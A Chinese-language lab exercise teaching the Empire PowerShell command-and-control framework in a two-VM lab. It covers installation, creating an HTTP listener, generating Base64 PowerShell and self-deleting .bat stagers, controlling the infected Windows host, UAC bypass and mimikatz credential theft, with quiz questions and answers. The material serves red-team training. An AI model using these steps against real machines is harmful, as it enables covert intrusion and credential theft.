Empire工具介绍及使用基础

## 实验简介

* 实验所属系列： 命令与控制信道
* 实验对象： 网络空间安全技术实践爱好者
* 相关课程及专业： 网络安全
* 实验时数（学分）：2学时
* 实验类别： 实践实验类

## 实验目的

通过该实验了解一个渗透测试框架Empire的基础使用方法。学习Empire工具中创建监听、生成利用脚本或程序，选取几个自带模块练习使用Empire生成利用程序 (尤其是针对windows平台的内网渗透)。

## 预备知识

Empire简介

Empire是一个提供从Stager生成到提取和渗透维持一系列功能齐全的渗透攻击框架，尤其在针对windows环境下非常好用。其**最大的特点**是以PowerShell脚本作为攻击载荷，而且Empire实现了无需powershell.exe就可运行PowerShell代理功能，即它是一个纯粹的PowerShell后期漏洞利用代理工具。

为什么选择PowerShell

PowerShell 是运行在windows机器上实现系统和应用程序管理自动化的命令行脚本环境。你可以把它看成是命令行提示符cmd.exe的扩充甚至可以说是颠覆。 PowerShell需要.NET环境的支持，同时支持.NET对象。微软之所以将Powershell 定位为Power，并不是夸大其词，因为它完全支持对象。其可读性，易用性，可以位居当前所有shell之首。

PowerShell有很多攻击优势，如完整的.NET框架的访问、应用程序白名单、可以直接访问Win32 API、在内存中加载恶意的二进制文件，并且默认安装在了Windows 7及以上的终端用户系统中。

## 实验环境

虚拟主机：使用两台虚拟机ubuntu16 + windows 7，其中ubuntu16模拟控制端，windows 7模拟受控主机

Server——Ubuntu16.04 IP地址：随机分配

Victim——window 7 IP地址：随机分配

## 实验步骤

Empire类似于Metasploit，是一个基于PowerShell的远程控制木马，而且Empire实现了无需PowerShell.exe就可以运行PowerShell代理。利用该工具可以快速部署后期漏洞利用模块，内置模块有键盘记录、Mimikatz、绕过UAC、内网扫描等，并且能够适应通信躲避网络检测和大部分安全防护工具的查杀。

本次实验任务分为3个部分：

1. Empire安装
2. Empire基础使用练习
3. Empire内置Stager使用

### 实验任务一：安装Empire工具

任务描述：Empire工具已在github开源，可以配置在在Ubuntu 16.04系统中安装Empire。(建议实验过程中在root账户进行实验)

从github对应工程克隆Empire工程到本地。(实验虚拟机已将所需文件克隆到本地/etc/Empire文件夹下)

git clone <https://github.com/EmpireProject/Empire.git>



切换目录至Empire/setup目录下进行安装

cd Empire/setup


sudo ./install.sh



成功安装以后，请确认Empire目录下有如下文件/文件夹列表表示安装成功。



使用 ./empire启动Empire进入主界面如下图。



注：(1)、工具启动成功默认显示已加载工具的可用模块、已激活的监听以及已激活的代理。

(2)、若启动报错“缺少python 库文件”，尝试使用 ./setup/reset.sh 文件进行修复。

安装目录下重要脚本作用


setup\_database.py：包含了各种设置，你可以手工修改。

data/reset.sh：重置并初始化数据库，同时会在调试模式下启动Empire。

empire-debug：生成一个详细的调试日志文件./empire.debug。

常用命令

help: 查看具体使用帮助，适用于所有的菜单。



list: 列出被激活的listener/agent，适用于listerners和agents菜单。

back: 返回，使用于所有菜单。

info: 显示当前的配置选项/参数信息。

listeners: 进入监听管理菜单。

agents: 进入代理管理菜单。

#### 练习

以下关于Empire的描述有误的是？【单选题】

【A】可以利用Empire进行快速部署。

【B】Empire以PowerShell脚本作为攻击载荷。

【C】可以通过Empire模块制作具有免杀的利用程序。

【D】Empire制作的利用程序可以在任何机器上运行。

答案：D


### 实验任务二：Empire基础使用练习

任务描述：练习使用Empire的常规流程：首先设置监听(listener)，生成利用程序(stager)，然后在目标主机上运行对应stager后设置的监听会连接上反弹回来的代理。最好就可以愉快的参悟Empire的强大了。

第一步：建立一个监听(listener)

(1)、进入监听线程界面

输入listeners命令进入监听线程界面，我们可以输入help查看下帮助文件，如下图所示：



(2)、设置要创建的监听模式


输入uselistener+空格+双击Tab键查看工具支持的监听模式有dbx、http、http\_com、http\_foreign、http\_hop、http\_mapi、meterpreter共7种，如下图：



本次实验以http模式为例(其他模式的设置类似，详细使用参考[官方文档](http://www.powershellempire.com/?page_id=102))。输入uselistener http设置http监听模式。

(3)、设置监听的具体参数

首先输入info或Options查看具体参数设置，如下图：




使用以下命令设置名称、IP、端口：

set Name lis4444

set Port 4444

set Host 192.168.81.141

execute #创建监听在192.168.81.141：4444上名为lis4444的监听线程



使用list命令列出当前激活的listener，使用kill+监听名删除指定监听。

生成最简单的利用PowerShell脚本

Empire提供最简单的利用形式——PowerShell代码。

在listeners下，使用命令“launcher powershell 监听名字”可以生成一个Base64编码的PowerShell攻击载荷如下图：




将这一段powershell利用代码复制并保存，或制作为.ps1脚本文件。


使用agent

在目标受控主机上执行以上Powershell代码或运行制作的powershell利用脚本，则可以得到该主机的权限。且大部分的杀毒软件没有任何提示。


在Empire中可以看到目标主机的监听成功上线，如下图：




(1)、在agents下，输入list查看已激活代理



(2)、为后续使用代理方便，使用命令“rename 6NBFUXSC ag4444”进行重命名。




(3)、使用命令“interact ag4444”进入对应的shell会话，例如，使用ls可以直接使用shell命令。




注：若使用需要使用的命令中包含空格，则需要使用shell+命令的格式与受控主机进行通信。


(4)、使用help命令查看支持的所有命令。




(5)、输入help agentcmds查看可供使用的常用命令。




(6)、可以使用Empire下众多强大的功能和命令了，如pwd、getuid等。



(7)、以bypassuac提权命令为例，体验Empire的强大







#### 练习

以下有关Empire的说法不正确的是：【单选题】

【A】可以将Empire的agent功能类比Metasploit的Session

【B】Empire只能生成PowerShell利用程序

【C】进入agent交互后，使用包含空格的命令必须使用shell+命令的形式


【D】Empire的通过反弹的shell与受控主机的交互将有一定网络延迟

答案：B

### 实验任务三：使用内置Stager生成其他利用程序

任务描述：类似Metasploit的payload，除了生成简单的PowerShell利用脚本，还可以使用Empire里拥有的多个模块化的stagers生成其他不同类型的利用程序。


输入usestager+空格+双击TAB如下：



其中，multi为通用模块、osx是mac操作系统、windows为windows模块。Windows下可生成的利用程序类型众多，如dll、bat等。下面以生成bat文件(windows/launcher\_bat)为例进行实验，其他模块如dll、macro、vbs等使用类似，可自行练习。




输入info查看需要设置的配置和参数




set Listener lissta #设置使用对应的监听名称lissta


set OutFile /etc/Empire/sta\_bat.bat #设置生成的利用程序名和保存路径

execute #生成利用程序



在目标主机运行生成的sta\_bat.bat文件后该bat文件会自删除，且受控主机也成功上线。





当受控主机成功上线后，就可以进行后续Empire功能了。如内置的mimikatz模块、creds神器破解用户账户密码、上传下载文件等

## 实验报告要求

参考实验原理与相关介绍，完成实验任务，并对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。

## 分析与思考

1）Empire和Metasploit都是渗透测试工具且各有优势，为了更好的完成测试任务，使用两个工具配合使用如何提升任务效率。

2）以上仅为Empire工具的基础使用，Empire在后渗透上功能更加强大。Empire还内置了各种后渗透模块，如信息收集(collection)、提权(bypassuac)、横向渗透、后门相关模块(lateral\_movement)、Empire与Metasploit配合使用等。

## 配套学习资源

Empire官方文档

<http://www.powershellempire.com/>

Empire快速入门手册

<https://www.anquanke.com/post/id/87328>